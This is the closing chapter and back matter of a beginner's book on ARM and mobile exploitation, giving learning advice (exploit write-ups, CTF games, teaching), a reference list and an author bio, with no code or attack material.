One of the best ways that I recommend doing this is by reading through write-ups of exploits from other security researchers as this helps you understand the nature of a specific bug and

the researcher's thought process behind the exploitation of it. There are many of these publicly available online and so I highly recommend reading through some that cover vulnerabilities in specific systems you are interested in.

If, like me, you are interested in iOS kernel vulnerabilities and how they can be exploited, there are some great write-ups on the exploits used in the 'Pegasus' malware for iOS devices - one of these being S1guza's write-up of his 'cl0ver' tool, which can be found here https://siguza.github.io/cl0ver/

If you are more interested in Android vulnerabilities, there are also a huge variety of write-ups on those too.

Even reading through write-ups on vulnerabilities in x86 systems, for example, can give you useful knowledge that can also be applied to exploitation on the ARM platform.

There are many write-ups out there covering many different scale vulnerabilities so explore the web and see what you can find!

It is also a great idea to attempt to exploit a real life vulnerability after reading through the write-up on one. For example, you may find that an older Android version has a relatively simply stack buffer overflow vulnerability present in the kernel. After some brief research on the nature of the vulnerability and after possibly reading through a write-up on it, one might decide to attempt to write their own code to exploit that specific vulnerability.

Doing this will give you a clearer idea of what real-world exploits are like and will help you greatly in the future when writing your own from scratch.

CTF games

Another useful way of improving your skills in software exploitation is by taking part in various Capture-the-Flag tournaments. These are short games in which players have to

complete a set of exploit challenges that they have never seen before in order to find a flag (which is normally a secret string) and score points.

Not only does this help with developing an intuition for software exploitation, but it also helps improve skills in vulnerability discovery as you have to first discover a bug before proceeding to exploit it.

There are many different CTF tournaments out there based around specific system architectures and some based on the ARM platform.

Teach your knowledge to others

Finally, to improve your own understanding of concepts and ideas that you think you already know, try teaching them to other people.

Teaching is one of the best ways to fill in gaps in your knowledge – it requires you to re-think everything you already know and can often lead to you learning a lot more on a specific topic that you were not aware of.

There are many ways to reach out to others and teach. I personally create videos for my YouTube channel covering various topics, and I've also now written this book.

Once you become more experienced with writing exploits for real software, you could also create some write-ups for your blog or personal website that could assist other beginner hackers entering the field.

Also remember that when applying for jobs in the security field, often the employer will look for a portfolio as evidence of your ability, so producing write-ups for your own exploits is a very impressive way of doing this.

Finally…

I hope that from reading this book you have learnt something new and that this knowledge has helped you get started in becoming familiar with the concepts of mobile software exploitation.

If you would like to leave me any feedback or if you have any questions or queries about any of the chapters, feel free to email me @ billy@zygosec.com or tweet me @bellis1000 and I'll do my best to respond.

Thanks for reading and I hope you enjoyed!

– Billy Ellis

References

https://github.com/Billy-Ellis/Exploit-Challenges

https://azeria-labs.com

http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

https://liveoverflow.com

http://www.newosxbook.com/index.php?page=book

https://siguza.github.io/cl0ver/

https://www.youtube.com/c/BillyEllis

https://www.exploit-db.com/docs/28477.pdf

https://sploitfun.wordpress.com/2015/06/07/off-by-one-vulnerability-stack-based-2/

https://exploit-exercises.com

Who is this book for?

This book is aimed at people who are interested in starting out in the mobile security field and who want to learn about the concepts of exploitation on the ARM platform.

The book aims to teach the core concepts behind mobile software exploitation and demonstrates various techniques using beginner-friendly examples.

Topics covered are:

- ARM basics
- reversing with GDB
- classic stack buffer overflow
- code re-use attacks (ROP)
- dealing with ASLR
- information leaks
- heap based attacks

About the author

My name is Billy Ellis, I'm a 17 year old from the UK interested in exploit development & software reversing.

During the past 18 months I have put my focus on learning the various methods of modern software exploitation and have decided to write this book to document my knowledge so far in a way that I hope will help others who are just starting out in the field.